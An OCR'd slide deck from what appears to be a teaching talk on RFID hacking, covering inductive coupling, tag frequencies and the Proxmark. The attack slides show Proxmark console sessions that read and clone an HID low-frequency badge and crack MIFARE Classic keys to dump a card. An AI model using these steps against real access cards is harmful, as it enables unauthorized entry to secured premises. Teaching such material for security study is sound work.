
RFID Hacking




Daniel Jahren - 9/23

What even is RFID???

But first, ✨ physics ✨

Inductive Coupling

- Faraday's Law: $\varepsilon = -N\frac{\Delta\Phi}{\Delta t}$



- The reader is hooked up to a coil and an oscillator that produces a changing Magnetic Field
- If we produce a changing Magnetic field, we can induce a current in the RFID tag without any batteries
- The Tag powers up and a activates a circuit that varies the load based on the data being stored (at the same frequency that the B-field is oscillating)
- The reader measures the load, demodulates the signal, passes it off to an access control system

RFID Tags

- Passive RFID tags are everywhere
  - HF/LF - both short range due to Inductive Coupling
    - LF @ 125/134KHz, HF @ 13.56 MHz
    - LF being on a lower frequency and just responds with a number when queried
    - HF usually has a “handshake” it needs to perform with the reader
  - UHF - (915MHz) long range applications only - Radiative Coupling


HID®

MIFARE Premium Partner


NXP

TRANSCORE

TxTag



RFID Tools




PROXMARK

https://proxmark.com/

RFID Attacks with the Proxmark

- LF Tags don’t have any protection against cloning
- Turns out there is a chip called the T5577
- This chip can emulate almost any type of LF tag




RFID Attacks with the Proxmark

```
[usb] pm3 --> lf hid reader
[+] [H10301  ] HID H10301 26-bit          FC: 118  CN: 1603  parity ( ok
[+] [ind26   ] Indala 26-bit              FC: 1888  CN: 1603  parity ( o
)
[=] found 2 matching formats
[+] DemodBuffer:
[+] 1D5559555569A9A555A59569

[=] raw: 00000000000002006ec0c86
```

```
[usb] pm3 --> lf hid clone -r 2006ec0c86
[=] Preparing to clone HID tag using raw 2006ec0c86
[=] Done
[?] Hint: try `lf hid reader` to verify
```



RFID Attacks with the Proxmark

- HF tags are a different story
- Many have implemented broken crypto, but can be easily cracked with the proxmark
- These can be cloned to specialized cards (not t5577) or emulated with the proxmark
- Example: Mifare classic

RFID Attacks with the Proxmark

```
[usb] pm3 --> hf search
 Searching for ISO14443-A tag...
[+]  UID: [redacted]
[+] ATQA:
[+]  SAK:
[+] Possible types:
[+]    MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[+] Prng detection: weak
[#] Auth error
[?] Hint: try `hf mf` commands
```

```
[usb] pm3 --> hf mf autopwn
[!] ⚠ no known key was supplied, key recovery might fail
[+] loaded 23 keys from hardcoded default array
[=] running strategy 1
[=] .
[=] Chunk: 2.1s | found 17/32 keys (23)
[=] running strategy 2
[=] .
[=] Chunk: 2.1s | found 17/32 keys (23)
```

```
[+] transferring keys to simulator memory (Cmd Error: 04 can occur)
[=] downloading the card content from emulator memory
[+] saved 1024 bytes to binary file hf-mf-[redacted]-dump.bin
[+] saved 64 blocks to text file hf-mf-[redacted]-dump.eml
[+] saved to json file hf-mf-[redacted]-dump.json
[=] autopwn execution time: 8 seconds
```

Zoom Questions?

Case Studies

HID LF/HF Tags

Mifare Classic

HID LF Tags

Custom UHF Tags

Demo time

Questions?

- If you want to learn more about any RFID tags you have, come to the front